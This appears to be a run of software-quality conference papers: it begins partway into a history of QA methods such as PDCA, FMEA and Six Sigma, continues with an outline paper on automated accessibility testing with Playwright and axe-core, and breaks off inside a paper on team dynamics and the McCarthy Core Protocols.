The PDCA Cycle (Plan-Do-Check-Act) [4] is a method for continuous improvement, which was originally developed in the 1920s by Walter A. Shewhart, and later popularized by W. Edwards Deming. The PDCA cycle provides a structured, cyclical approach to problem-solving and improvement: first by planning a change or experiment, then doing (executing) the plan on a small scale, checking the results against expectations, and finally acting based on what was learned—either standardizing the improvement or adjusting the plan and iterating again.

Statistical Process Control (SPC), is a frequently used technique during Check stage, which introduces the use of **statistical techniques** to monitor, control, and improve process performance by identifying and addressing variations. Using statistical tools like **control charts**, SPC enables teams to detect issues early, make data-driven decisions, and prevent defects before they reach the customer.

2.3.1 Reflections on Today

The PDCA cycle is deeply aligned with the mindset and practices of **Agile Quality Assurance**. In Agile environments, teams continuously adapt their processes and products in short, iterative cycles—mirroring the PDCA model. In **modern Agile QA**, SPC principles remain highly relevant in terms of **fast feedback**, **metrics-driven improvement**, and **early detection of issues**. The underlying mindset of **monitoring trends**, identifying abnormal patterns, and making decisions based on measurable data is central to many Agile QA activities.

2.4 Bug Analysis & Failure Prevention

2.4.1 FMEA

Failure Modes and Effects Analysis (FMEA) [15] is a structured, proactive tool developed in the 1940s by the U.S. military to improve the reliability of complex systems. It was later adopted by industries such as aerospace, automotive, and manufacturing — and is now used widely in software and Agile QA practices as well. The core idea behind FMEA is to anticipate potential failure points in a system, process, or product before they occur, evaluate their impact, and prioritize mitigation strategies accordingly. It aligns with the Lean and Agile philosophy of preventing defects rather than reacting to them.

2.4.2 The Fishbone Diagram

The **Fishbone Diagram**, also known as the **Ishikawa Diagram** or **Cause-and-Effect Diagram**, was developed in the 1960s by Japanese quality management expert **Kaoru Ishikawa** [16]. It is a visual problem-solving tool designed to systematically identify, explore, and display the possible causes of a specific problem or effect. The goal is to uncover root causes rather than just symptoms, promoting a deeper understanding of issues impacting quality.

2.4.3 SWOT Analysis

SWOT Analysis [17] is a planning tool that was initiated in the **1960s**, primarily developed by business consultants such as **Albert Humphrey** at the Stanford Research Institute. It is used to evaluate an organization's internal **Strengths** and **Weaknesses**, alongside external **Opportunities** and **Threats**. The goal of SWOT is to support informed decision-making, strategic alignment, and risk mitigation by encouraging a holistic view of internal capabilities and external conditions.QA teams might use it during retrospectives or planning sessions to identify gaps in test coverage (weakness), emerging tools or automation practices (opportunities), or potential risks in deployment pipelines (threats).

2.4.4 Taguchi Model

The Taguchi Model [18], developed by Genichi Taguchi, is a quality engineering practice that focuses on designing quality into the process from the start instead of only detecting and fixing post-production defects. The main idea is that quality should be measured not just by defects, but by the total loss a product causes to society, including inconsistencies in performance and customer dissatisfaction. Taguchi introduced key tools such as **orthogonal arrays** to streamline experimental design, allowing for the analysis of multiple variables with minimal testing effort.

2.4.5 Six Sigma

Six Sigma [19] is a data-driven quality management methodology that emerged in the **1980s**, initially developed by **engineers at Motorola**, with key contributions from **Bill Smith** and later popularized by **Jack Welch** at General Electric. The primary goal of Six Sigma is to reduce process variation and eliminate defects to improve overall quality and efficiency.

2.4.6 Reflections on Today

Bug analysis and failure prevention is one of the most important practices today as we always say “Fixing bugs is great, but how about avoiding them in the first place?” FMEA helps teams proactively identify test risks before new features are released, evaluate weak spots in automated test coverage or CI/CD pipelines, mitigate production failures by reviewing likely failure points during sprint planning or retrospectives and collaborate cross-functionally between QA, developers, and product owners to build more robust systems.

Similarly, In modern Agile QA, the Fishbone Diagram is, just like SWOT analysis, commonly used during retrospectives, defect analysis, and root cause investigations to collaboratively diagnose recurring bugs, process inefficiencies, or test coverage gaps. Taguchi’s methods are used for optimizing automated test cases, tuning performance under varied environments, and ensuring software behaves consistently across unpredictable real-world conditions.

Looking at Six Sigma, its structured problem-solving techniques are used to bring discipline and measurement into Agile environments. While Agile emphasizes rapid iteration and adaptability, Six Sigma offers tools to dig deep into quality issues, identify root causes, and validate improvements with data—making it especially useful in Agile teams working in regulated or high-stakes industries like finance, healthcare, or aerospace.




Figure 5: One dashboard I created on Jira to show the modules on which bugs were found.

3 Conclusion

Over the past century, the field of quality assurance has evolved through the convergence of foundational principles and industrial innovations. Early contributions from figures like Frederick Taylor, Frank and Lillian Gilbreth, and Henry Ford laid the groundwork for systematized processes and efficiency—values that resonate in today's software engineering pipelines. The mid-20th century saw the emergence of quality thought leaders such as Deming, Ishikawa, Juran, and Crosby, who emphasized statistical control, customer focus, and organization-wide quality ownership. Their ideas culminated in frameworks like Total Quality Management (TQM), which later influenced modern Agile QA with its emphasis on collaboration, data-driven improvement, and continuous feedback loops. The Toyota Production System (TPS), a hallmark of Lean Manufacturing, integrated these philosophies into a holistic model emphasizing waste reduction, flow, and respect for people. As a result, it paved the way for Agile practices centered around efficiency and value delivery.

Modern QA also draws from prioritization and analytical techniques like the Pareto Principle and Value Stream Mapping, which help teams focus on the most critical issues and optimize testing efforts. Frameworks such as the PDCA Cycle, Statistical Process Control, and Failure Modes and Effects Analysis (FMEA) continue to inform root cause analysis, risk prevention, and performance monitoring. Visual and diagnostic tools like the Fishbone Diagram, SWOT Analysis, and the Kano Model offer structured ways to identify quality gaps, evaluate customer needs, and guide decision-making under uncertainty. Meanwhile, the Taguchi Model and Six Sigma contribute robust, data-oriented methodologies for improving process consistency and reducing variability—supporting even fast-moving Agile teams in maintaining high reliability.

Altogether, this century-long lineage of quality practices continues to shape and enrich Agile Quality Assurance, demonstrating that while tools and environments evolve, the fundamental goals—consistency, efficiency, customer satisfaction, and continuous improvement—remain timeless. From Eli Whitney's interchangeable parts in the 1800s to Agile retrospectives and CI pipelines today, the pursuit of quality has never stood still. While the tools and terminologies have changed, **the underlying goals**—repeatability, predictability, efficiency, and continuous improvement—**have remained strikingly consistent**. This historical continuity reminds us that **modern Agile QA is not a break from the past but a refinement of it**. Techniques like Test Automation, Shift-Left Testing, and fast feedback loops don't just emerge from Agile values—they echo the same principles that drove Total Quality Management, Lean Manufacturing, and the scientific management of production lines. Each generation simply adapts these ideas to fit its technological and organizational context.

Understanding this lineage gives us **more than just appreciation for history**. It challenges us to reexamine our current practices: Are we applying test automation merely for speed, or as a way to ensure repeatability like Shewhart's control charts? Are retrospectives just rituals, or a modern echo of Deming's PDCA cycle aimed at real improvement? If we treat Agile QA not just as a set of practices, but as our era's response to an enduring quality problem, we unlock new ways to be intentional, impactful, and innovative.

3.1 Personal Experiences in Actual Projects

I personally respect those old-but-gold fundamental quality assurance approaches. I've observed that they significantly boost the efficiency of my outcomes in real-world projects.

Starting with Eli Whitney's use of interchangeable parts, I've realized—especially in large organizations—that many teams or individuals often attempt to solve problems that have already been solved before, sometimes in different forms, and sometimes even in exactly the same way. After adopting this mindset, I began consistently approaching problems from this perspective: even before starting implementation, I first check whether a similar module already exists elsewhere. Then, I always try to move repeated steps in spec files to helper classes or util files from where it can be called by several different modules.

Next, I would choose Henry Ford's moving assembly lines to continue with. Automation is definitely very critical for QA processes. But furthermore, in-sprint automation is critical since otherwise the pipeline is stopped for manual verification and there is a significant waste of time. Even if the verification itself takes some certain time, there is additional unseen waste stemming from the context switch. As Ford assists operations with moving lines, in a similar fashion, when we assist pipelines with automation, it will facilitate the smoothness of the deliveries.

Thirdly, in various projects I experienced that individual efforts do not work in terms of quality assurance. QA is one ring in the whole chain. Even if early feedback is given, important observations are done and all the other good practices are applied, there would be no outcome without support from development and product management teams. To solve testability issues, a strong communication is a must between all teams. Similarly, to ensure robustness and sustainability of quality assurance, teams and team members should continuously maintain a close relationship and support each other. This holistic approach is mainly encouraged by TQM and I can easily say that it improved my work a lot.

One of the most crucial terms in modern product development and delivery practices is "Focusing on Value". An initiative I started recently boosted the efficiency in a significant level, which was discussing the features with the product managers. After figuring out the features which are not a real need for the customers, we removed them from our test suite and in this way we had a chance to reserve more time on more critical features.

Finally, to wrap up, measuring quality is very difficult. There might be various metrics we can track and monitor for this purpose, but bugs are perhaps one of the most direct indicators of product quality. Again, it is not only the number of reported bugs, but the content of the issues. That being said, as bugs are the direct indicators of quality, how can we minimize the number of critical bugs? Solving them as soon as possible is of course a good way to do it, but a better approach is finding root causes in advance and trying to avoid having them in the first place. By embracing the mindset, I try to perform root cause analysis and bug monitoring activities to identify repeating issues. After figuring out root causes and more importantly developing solutions and preventive measures, we will observe that the number of escaped critical bugs will significantly reduce.

As a final thought, we don't always need to build everything from scratch. Quality assurance is a long-standing, evolving discipline with a rich heritage rooted in traditional methods dating back to the 1800s. By embracing this legacy of quality advocacy, it is entirely possible to deliver high-quality products with limited resources—and still achieve strong user engagement.

3.2 Summary Table

Quality Principles	Matching Modern QA Practices
Interchangeable Parts (Eli Whitney, 1800s)	Test standardization, modular architecture, reusable test components
Pareto Principle (1890s)	Bug prioritization, defect clustering, focusing QA efforts on top issues
Scientific Management (Taylor, early 1900s)	Process metrics, test coverage analysis, automation strategy
Gilbreths' Motion Studies (1910s)	Test execution optimization, CI/CD efficiency
Ford's Assembly Line (1913)	Pipeline orchestration (CI/CD), repeatable automated deployments
PDCA Cycle (1920s)	Iterative testing cycles, sprint-based QA planning and retrospectives
Statistical Process Control - SPC (1920s)	Test result monitoring, performance regression tracking, trend analysis
Total Quality Management - TQM (1950s)	Team ownership of quality, cross-functional QA involvement, continuous improvement
Toyota Production System / Lean (1940s–50s)	Agile QA principles, waste elimination in testing, focus on value delivery
FMEA (1940s)	Risk-based testing, failure impact analysis
Fishbone Diagram / Ishikawa (1960)	Root cause analysis for bugs, exploratory testing strategy
SWOT Analysis (1960s)	QA strategy design, evaluating product risks and opportunities
Taguchi Model (1960s)	Robustness testing, test environment tuning, performance testing under variation
Six Sigma (1980s)	Test process improvement, defect rate reduction, quality metrics
Capability Maturity Model - CMM (1980s)	QA process maturity models, structured test lifecycle practices
Kano Model (1980s)	Usability testing, prioritizing features based on customer satisfaction
Value Stream Mapping	Test process visualization, identifying bottlenecks in QA workflows

References

- [1] Gupta, S., & Jain, S. K. (2013). A literature review of lean manufacturing. *International Journal of Management Science and Engineering Management*, 8(4), 241–249.
<https://doi.org/10.1080/17509653.2013.825074>
- [2] Tsutsui, William M. "W. Edwards Deming and the origins of quality control in Japan." *The Journal of Japanese Studies* 22.2 (1996): 295-325.
- [3] Sanders, R. (1987), "THE PARETO PRINCIPLE: ITS USE AND ABUSE", Journal of Services Marketing, Vol. 1 No. 2, pp. 37-40. <https://doi.org/10.1108/eb024706>
- [4] Silva, A.S.; Medeiros, C.F.; Vieira, R.K. Cleaner Production and PDCA cycle: Practical application for reducing the Cans Loss Index in a beverage company. *J. Clean. Prod.* **2017**, 150, 324–338.
- [5] quality.org/wqd19 (accessed June 26, 2025)
- [6] Woodbury, Robert S. "The legend of Eli Whitney and interchangeable parts." *Technology and Culture* 1.3 (1960): 235-253.
- [7] Price, Brian. "Frank and Lillian Gilbreth and the manufacture and marketing of motion study, 1908-1924." *Business and economic history* (1989): 88-98.
- [8] Royston, Angela. *Henry Ford and the assembly line*. The Rosen Publishing Group, Inc, 2015.
- [9] Ford, Henry. "Henry Ford on mass production." *Encyclopedia Britannica*, 31 Jan. 2024, <https://www.britannica.com/money/Henry-Ford-on-mass-production>. Accessed 28 June 2025.
- [10] Ohno, Taiichi. *Toyota production system: beyond large-scale production*. Productivity press, 2019.
- [11] Womack, James P., Daniel T. Jones, and Daniel Roos. *The machine that changed the world: The story of lean production--Toyota's secret weapon in the global car wars that is now revolutionizing world industry*. Simon and Schuster, 2007.
- [12] <https://leanmanufacturing.online/introduction-to-the-toyota-production-system/> (accessed June 26, 2025)
- [13] Amoroso, Luigi. "Vilfredo Pareto." *Econometrica: Journal of the Econometric Society* (1938): 1-21.
- [14] Paraschivescu, Andrei Octavian, and Adrian COTÎRLET. "Kano Model." *Economy Transdisciplinarity Cognition* 15.2 (2012).
- [15] McDermott, Robin E., Raymond J. Mikulak, and Michael R. Beauregard. "Fmea." *New York: Taylor & Francis Group* (2009).
- [16] Best, Mark, and D. J. B. Q. Neuhauser. "Kaoru Ishikawa: from fishbones to world peace." *BMJ Quality & Safety* 17.2 (2008): 150-152.
- [17] Gurl, Emet. "SWOT analysis: A theoretical review." (2017).
- [18] Mitra, Amitava. "The taguchi method." *Wiley Interdisciplinary Reviews: Computational Statistics* 3.5 (2011): 472-480.
- [19] Montgomery, Douglas C., and William H. Woodall. "An overview of six sigma." *International Statistical Review/Revue Internationale de Statistique* (2008): 329-346.

Web for All: Enhancing Quality Intelligence with Automated Accessibility Testing using Playwright and axe-core

Rodrigo Silva Ferreira

rodrigosf672@gmail.com

Abstract

As organizations strive to build more inclusive digital experiences, accessibility (A11Y) has become a crucial component of software quality. Yet, A11Y testing is often overlooked or performed too late in the software development life cycle (SDLC), resulting in costly rework and missed compliance. This paper addresses the challenge of embedding A11Y checks early and continuously by integrating Playwright, a modern browser automation tool, with axe-core, an open-source A11Y testing engine.

Herein, a practical, low-maintenance approach to automated A11Y testing is presented, with the goal of showcasing how it can be seamlessly integrated into existing test pipelines and CI/CD workflows (e.g., through GitHub Actions). Using real-world examples and axe-core-embedded Playwright tests, it is demonstrated how this integration helps detect issues like missing ARIA labels, poor color contrast, and incorrect heading structures. These checks can be performed without requiring specialized A11Y expertise. Furthermore, this approach can significantly improve detection of WCAG violations during nightly test runs, for instance, in addition to providing details and screenshots of potential WCAG violations.

By building A11Y into the fabric of automated testing, teams can enhance quality intelligence, reduce manual testing burden, and uphold their commitment to inclusive design. This paper shows that with the right tools and strategy, A11Y can be tested as reliably, systematically, and throughout the SDLC, as any other aspect of software quality.

Biography

Rodrigo Silva Ferreira is a QA Engineer at Posit PBC, where he contributes to the quality and usability of open-source tools that empower data scientists working in R and Python. He focuses on both manual and automated testing to ensure reliability, performance, and a seamless user experience across platforms.

Rodrigo holds a Bachelor of Science in Chemistry with minors in Applied Math and Arabic from NYU Abu Dhabi and a Master of Science in Analytical Chemistry from the University of Pittsburgh. His scientific background informs his analytical mindset, investigative thinking, and passion for quality.

Rodrigo enjoys working at the intersection of data, science, and technology, especially when building tools that help people better understand and navigate the world through its increasingly complex data.

Copyright © Rodrigo Silva Ferreira 2025

1 Introduction

1.1. The Importance of Digital Accessibility (A11Y)

- The web is a critical gateway to information, services, and opportunities
- Ensuring A11Y is not only a legal requirement (*i.e.*, it's a moral imperative)
- Inclusive digital experiences benefit everyone, not just people with disabilities
- A11Y contributes to usability, SEO, and overall product quality

1.2. Challenges in Current Industry Practices

- A11Y is often considered late in the SDLC, if at all
- Manual A11Y audits are resource-intensive and may be deprioritized
- Lack of training or expertise among QA and development teams
- As a result, many teams miss critical violations until after release

1.3. Purpose and Scope of This Paper

- Introduce a practical, low-maintenance approach to automated A11Y testing
- Demonstrate how to integrate Playwright and axe-core into existing QA pipelines
- Show that A11Y can be tested early, often, and systematically, like any other aspect of software quality
- Emphasize how automation empowers teams to build inclusive products from the ground up

2 Background and Motivation

2.1. What is Accessibility (A11Y) in Web Development?

- Definition of digital A11Y
- The principle of inclusive design: ensuring websites/apps are usable by people with disabilities (*e.g.*, visual, auditory, cognitive, motor)
- Examples of common barriers (*e.g.*, unlabeled buttons, low contrast, inaccessible forms)

2.2. The Role of WCAG Guidelines

- Introduction to the Web Content A11Y Guidelines (WCAG)
 - Versions (*e.g.*, 2.0, 2.1, 2.2)
 - Conformance levels: A, AA, AAA
- Relevance of WCAG in legal, technical, and ethical contexts
- Industry expectations and compliance needs (*e.g.*, Section 508, ADA, EN 301 549)

2.3. The Cost of Neglecting A11Y

- Business and reputational consequences
 - Examples of lawsuits and publicized A11Y failures
- Technical debt from late-stage A11Y testing
- Real-world impact: exclusion of users and missed markets

2.4. Why Automate A11Y Testing?

- Manual A11Y testing is essential but doesn't scale
- Automated tools help catch high-impact, low-effort issues early
- Automation empowers QA engineers and developers to contribute without needing to be A11Y experts
- Helps embed A11Y into CI/CD pipelines and shift-left quality strategies

3 Tools and Technologies

3.1. Overview of A11Y Testing Landscape

- Brief landscape of automated A11Y tools
 - Examples: axe-core, Lighthouse, pa11y, WAVE
- Manual vs. automated testing: limitations and complementary roles
- Rationale for choosing an automation-first approach integrated into existing QA pipelines

3.2. Playwright

- Introduction to Playwright
 - Developed by Microsoft
 - Supports Chromium, Firefox, WebKit
 - Cross-browser testing and modern JavaScript/TypeScript compatibility
- Key features relevant to A11Y testing:
 - Headless execution
 - Robust selectors
 - Easy integration with CI/CD
 - Native screenshot and tracing capabilities

3.3. axe-core

- Introduction to axe-core
 - Open-source engine by Deque Systems
 - Industry-standard ruleset based on WCAG guidelines
- Features:
 - Fast in-browser scanning
 - Granular rule tagging (e.g., WCAG 2.0/2.1 AA)
 - Detailed violation reports (HTML elements, descriptions, fixes)
- Integration compatibility: browser extensions, JavaScript frameworks, Playwright

3.4. @axe-core/playwright Integration

- Purpose-built NPM package to combine Playwright and axe-core
- How it works:
 - Injects axe-core into the page context
 - Runs A11Y scans after navigation or interaction
 - Returns machine-readable results
- Advantages:
 - Minimal boilerplate
 - Seamless integration into existing Playwright tests
 - No need for deep A11Y domain knowledge to get started

4 Methodology

4.1. Tool Selection Rationale

- Justification for choosing Playwright over other browser automation tools (e.g., Cypress, Selenium)
- Benefits of integrating axe-core as the A11Y engine (vs. other A11Y tools)
- Open-source nature, community support, and developer experience

4.2. Test Setup and Environment

- Project structure: where and how A11Y tests live within the codebase
- Required dependencies (Playwright, @axe-core/playwright, Node.js, etc.)
- Configuration steps: setting up Playwright with axe-core
- Example `beforeEach()` or global setup for A11Y scanning

4.3. Writing A11Y Tests with Playwright and axe-core

- Code example: basic A11Y test that runs axe-core scan
- Targeting key user flows and components (e.g., navigation, forms, modals)
- Filtering rules/tags (e.g., only WCAG 2.1 AA violations)
- Capturing violation details and screenshots

4.4. CI/CD Integration

- Integrating A11Y tests into GitHub Actions (or similar pipeline)
 - When the tests run (push, PR, nightly, etc.)
 - Caching, parallelization, test result uploads
- Configuring fail/pass thresholds (e.g., continue on warning vs. hard fail)
- A11Y reports as build artifacts (HTML, JSON, screenshots)

4.5. Reporting and Monitoring

- Logging and surfacing violations to dev/QA teams
- Storing and reviewing results over time
- Highlighting regressions and missed issues

4.6. Test Coverage Strategy

- Page prioritization: choosing templates and user-critical pages
- Component-level vs. page-level testing
- Reusability of helper functions for scan automation

5 Results

5.1. Accessibility Coverage Improvement

- Increase in A11Y test coverage across key user flows and pages

- Types of issues detected more reliably (*e.g.*, missing ARIA labels, low contrast, invalid landmarks)

5.2. Early Defect Detection

- Shift-left impact: A11Y issues identified during development or QA, not post-release
- Reduction in time-to-detection and cost of fixing A11Y bugs

5.3. Integration into CI/CD Workflows

- Stability and frequency of nightly/PR-triggered A11Y scans
- Reporting integration (*e.g.*, HTML/JSON reports, screenshots, dashboarding)
- Developer feedback loops: how A11Y results are surfaced and addressed

6 Discussion

6.1. Interpreting the Gains in Accessibility Coverage

- What broader value does increased test coverage bring to the organization?
- How does automated detection of common A11Y issues support compliance and usability goals?
- Limitations of automated coverage: what still requires manual review (*e.g.*, keyboard traps, logical reading order)?

6.2. Impact of Early Defect Detection on Team Workflow

- How early detection changed development and QA practices
- The role of automation in shifting accessibility “left” in the SDLC
- Developer behavior: increase in issue ownership, fewer regressions over time

6.3. CI/CD Integration and Developer Trust

- How seamless integration affected test reliability and adoption
- Challenges faced in tuning sensitivity (*e.g.*, false positives, noisy failures)
- Developer perception: were results actionable, or did it require training/support?

6.4. Broader Organizational Implications

- Can the use of Playwright + axe-core influence accessibility culture?
- Scalability: can this approach support growing teams and codebases?
- How this fits into a larger digital quality or DevOps initiative?

6.5. Limitations and Areas for Future Work

- Limitations of current implementation (*e.g.*, dynamic content, complex interactions)
- Potential next steps: integrating visual diffing, combining with manual audits, extending test libraries
- Opportunities to refine rule sets or prioritize issues by impact (*e.g.*, user-facing severity)

7 Conclusion

7.1. Summary of Contributions

- Recap of the paper's main contribution: a practical approach to integrating automated accessibility (A11Y) testing using Playwright and axe-core
- Reinforcement of the key benefits: improved coverage, early detection, seamless CI/CD integration

7.2. Implications for Software Quality

- Emphasize that accessibility is a core part of quality (*i.e.*, not a separate effort)
- Automation enables teams to uphold A11Y standards continuously, not just during audits
- Integrating A11Y testing into the SDLC reduces rework and improves the end-user experience for all

7.3. Final Thoughts and Call to Action

- Encourage teams to start small: prioritize key user flows and incrementally build A11Y coverage
- Promote a mindset shift: accessibility should NOT be an afterthought; it should be a design and quality principle, fully integrated into the SDLC
- With the right tools and commitment, A11Y can be democratized and continuously tested across QA, dev, and product teams

References

Deque Systems. *axe-core Accessibility Engine*. GitHub. <https://github.com/dequelabs/axe-core> (accessed June 27, 2025).

Microsoft. 2020. *Playwright: Fast and Reliable End-to-End Testing for Modern Web Apps*. <https://playwright.dev/> (accessed June 27, 2025).

U.S. Department of Justice. 2022. *Guidance on Web Accessibility and the ADA*. <https://www.ada.gov/resources/web-guidance/> (accessed June 25, 2025).

World Wide Web Consortium (W3C). 2025. *Web Content Accessibility Guidelines (WCAG) 2.1*. <https://www.w3.org/TR/WCAG21/> (accessed June 25, 2025).

World Wide Web Consortium (W3C). *How People with Disabilities Use the Web*. <https://www.w3.org/WAI/people-use-web/> (accessed June 25, 2025).

Team Dynamics as a Predictor of Software Quality

Fazeel Gareeboo

fgareeboo@ea.com

Abstract

Software quality is frequently attributed to technical factors, yet this perspective overlooks the profound impact of team dynamics on software outcomes. Drawing on four decades of industry experience, this paper highlights the critical roles of collaboration, communication, and psychological safety within development teams. Through reflective analysis, I examine how team dysfunctions have historically influenced software quality, including the often-overlooked decisions regarding team structure and communication practices. The paper introduces Jim and Michele McCarthy's Core Protocols as a practical, evidence-based framework for measuring and enhancing team dynamics. By sharing candid, experience-based insights, this work offers practitioners actionable strategies for leveraging team dynamics as a central driver of consistently higher software quality, empowering them to foster more effective, resilient, and high-performing teams.

Biography

I am a software development director at Electronic Arts, managing a team that provides automated builds and smoke-tests for the game teams. I have worked in the computer graphics industry since 1985, working in CAD/CAM, graphics card drivers and a gaming library developer. I grew up on the island of Mauritius and worked in Europe before settling in the United States.

1 Introduction

Traditionally, software quality is defined by the product's ability to do what it's supposed to do. We recognize the following dimensions as critical to defining and assessing quality in software:

- Functionality,
- Reliability,
- Efficiency,
- Usability,
- Maintainability, and
- Portability

The software team's dynamics affect the quality of the software because they impact multiple areas including:

Factor	Impact on Software Quality
Communication	Better problem-solving -> Fewer errors -> faster correct delivery
Trust	Higher collaboration -> better software
Shared Values	Alignment of goals -> more efficient work -> better software
Coordination	Effective use of expertise -> reduced bottlenecks -> faster correct delivery
Leadership	Adapts to change -> correct delivery despite requirement changes

There are several software development frameworks that aim to optimize team dynamics. The objective of those frameworks is to deliver a successful software project (which includes factors other than software quality - e.g. on time and within budget). Frameworks like Agile, the 'Spotify model', feature-based and component-based teams.

In my experience, most software projects start with an allocated number of contributors with some effort made to structure the team from the start. The team then goes through several iterations of organizational and process adjustments to address team dynamic issues that come up. Eventually, the successful teams get to a point where they are operating smoothly and any team issues that come up are

resolved relatively quickly. Success means the team delivers a product that does what it is supposed to do, on time and within budget.

This generally corresponds to Tuckman's "Stages of Team Development":

- **Forming** - Team comes together and members get to know each other
- **Storming** - Conflicts and disagreements between team members
- **Norming** - Team starts to resolve differences and improve
- **Performing** - Team functions at a high level of efficiency. Norms and processes established.
- **Adjourning** - The work is completed and team disbands.

The challenges with this process are that:

- Not all teams successfully get to the performing stage. Many remain in the earlier stages and either miss their shipping dates or deliver something that is distinctly sub-par or ship at the expense of burning out team members. The outcomes for such teams can span the spectrum between success and failure, but usually at a high cost (product quality, team morale, ...).
- The teams that successfully navigate through to the performing stage do so after a relatively significant amount of time. Not many teams "hit the ground running". Those that do are typically teams that were together on a previous project so the team dynamics have been optimized already.

The purpose of this paper is to highlight the criticality of addressing team dynamics and propose a way to do that right at the start of the project and in a relatively deterministic manner. This mitigates the risks that:

- The team never makes it to the 'performing' stage and
- Allocates a fixed time for the team to hit their stride

2 Team Dysfunctions and Their Impact

In this section, I describe two cases where team dysfunction affected software outcomes. The main issues outlined below were not technical, but more about team dynamics and behavior.

2.1 Software Quality team dysfunction

The first case was a software quality team (SQT) that was mandated to provide automated testing to other software teams. The SQT was divided into three sub-teams:

- A test automation analyst team that was responsible for translating the needs of the client software teams into automated testing requirements.
- A scripting team that would write scripts for automated testing, as specified by the analysts and running on an in-house automated testing infrastructure.

- A tools team that was responsible for the development and operations of the core testing infrastructure.

When I joined the team as the manager of the tools team, there were several significant issues, including:

- The testing infrastructure was not stable, so the tools team spent a significant amount of time doing support.
- The automation analysts were frustrated because they were not getting traction on their requests. They had no information on estimates for their requests, much less expected delivery dates.
 - The automation analysts wanted to get positions on the client teams, and they wanted to do their best to please the clients.
- The scripting team felt squeezed between the two groups, because most of the client requests included new tool features that they could not estimate and they regularly interacted with the analysts, who were running the existing automated tests and were complaining to them when the infrastructure failed.

The solution was simple, but a ‘hard sell’. Stop all new developments and focus on fixing the test infrastructure. This reduced the time that the tools and scripting teams spent on support and the analysts were happier with the existing test scripts running successfully. Once the infrastructure was stable, the team could then estimate and implement new requests from the clients.

Before those changes were implemented, the existing team members already knew what the problems were and the solution. But no one would voice it out and they were all expecting existing leadership to solve. One key issue was that the sub-teams were not operating as one team – problems were blamed on the other sub-team(s) instead of coming together and resolving the issues.

The result was that the existing automated testing solution was operating at a significantly lower success rate than expected, and client teams were getting frustrated because of that and because they were not getting any feedback from their new requests.

2.2 Junior engineer not getting direction

In this case, a junior engineer working on a feature had a few potential implementations. He tried to book time with his technical lead, but for reasons outside of his control, he could not. He tried several alternative ways to get time from the tech lead, but was unsuccessful. The feature was at risk and management assigned the feature to a more senior engineer, who just picked one of the implementations and proceeded. The feature was still delayed, but there was now a reliable ETA.

The primary issue here was the tech lead had too many things on his plate and did not resolve his issue with his leadership. The junior engineer could also have asked other team members (other than tech lead) for help (for example, from the senior engineer who eventually took on the task). The issue came

up during a retrospective, so this was a learning opportunity for both team members specifically, and for the team as a whole.

Being comfortable with asking for help is a key part of a healthy team. Problems get solved much sooner and team members can grow in their career.

3 Introducing the Core Protocols

The McCarthy Core Protocols are a set of structured interaction patterns designed to help teams achieve high performance, improve trust, streamline decision-making, and foster psychological safety. Developed by Jim and Michele McCarthy during years of research and teamwork experiments, these protocols encode the best practices and behaviors observed in effective teams (McCarthy 2007, Tarnowski 2018, Kasperowski 2025).

3.1 Purpose and Philosophy

The Core Protocols aim to:

- Create results-oriented, high-performing, collaborative teams.
- Boost psychological safety, trust, and shared vision.
- Provide explicit frameworks for conversations, decisions, conflict resolution, and self-reflection.
- They are built upon several foundational principles, including:
 - Positive bias: Focusing on constructive, forward-moving behavior.
 - Freedom and autonomy: Every team member has the right to fully participate, opt out, or request help as needed.
 - Transparency and self-awareness: Encouraging disclosure of thoughts, feelings, and needs.
 - Action over hesitation: Favoring active engagement and immediate action when necessary.

(Henderson 2016, Tarnowski 2018)

3.2 Structure

The use of [the Core Protocols](#) is preceded by agreeing to act according to the [Core Commitments](#).

3.2.1 The Core Commitments

These are the behavioral standards expected of team members, including:

- Engage when present.
- Clearly state what you want, think, and feel.
- Always seek and offer effective help.
- Favor action; propose, support, or improve ideas proactively.
- Support the best idea, regardless of source.
- Prefer perceiving over being perceived.
- Use teams for challenging tasks.
- Speak to improve results.
- Practice rational, results-focused interactions.
- Disengage from unproductive situations.

- Do now what should be done soon.
- Use the Core Protocols (or better) when applicable.
- Never harm or tolerate harm for protocol adherence.
- Never do anything dumb on purpose.

(Henderson 2016, Tarnowski 2018)

3.2.2 The Core Protocols

These are specific, repeatable conversation structures for frequent team interactions. Key protocols include:

- [Check In](#): Start meetings with a brief emotional statement to build connection and focus.
- [Check Out](#): Opt out of participation when necessary, signifying disengagement respectfully.
- [Pass](#): Decline to participate in any activity without negative consequences.
- [Ask For Help](#): Explicitly request assistance, tapping into collective team expertise.
- [Decider](#): Rapid, unanimous decisions on proposals.
- [Perfection Game](#): Offer improvement-oriented feedback on ideas.
- [Personal Alignment](#): Reflect on and articulate personal desires or obstacles.
- [Investigate](#): Ask questions to deeply understand another's perspective or actions.

(Henderson 2016, Goldminz 2018, Tarnowski 2018)

3.3 Examples in Practice

Check In: "I am glad I feel energized and focused." The group responds: "Welcome."

The purpose of the Check In is to provide a safe avenue for team members to disclose their current emotional state. This is very helpful to the rest of the team because it could explain the team member's unexpected behaviour. To keep it safe, the default is for team members not to inquire about the contents of the Check In unless the speaker explicitly states that she/he is open to talk about it.

Decider: "Does everyone agree we should adopt this approach?" Rapid thumbs-up or down; unresolved dissent handled by the Resolution protocol.

Ask For Help: "Lisa, will you help me troubleshoot this issue today?"

3.4 Impact and Uses

The Core Protocols are recognized for their positive impact on team dynamics, especially in software, product development, and agile teams. They help teams avoid time-wasting, build mutual respect, make decisions quickly, and continuously improve their collaboration. (Jocham 2016, Levison 2021, Tarnowski 2018).

They provide a practical, codified framework for teams to communicate, collaborate, and excel together by making the "rules of engagement" explicit, actionable, and safe for all participants. Adopting this proven framework saves the team having to create and evolve a set of their own.

3.5 Theoretical basis and evidence for their effectiveness

The theoretical foundations of the Core Protocols are laid out in the book:

"Software for Your Head: Core Protocols for Creating and Maintaining Shared Vision" by Jim and Michele McCarthy

The current version of the protocols is a result of refinement over the last 30 years.

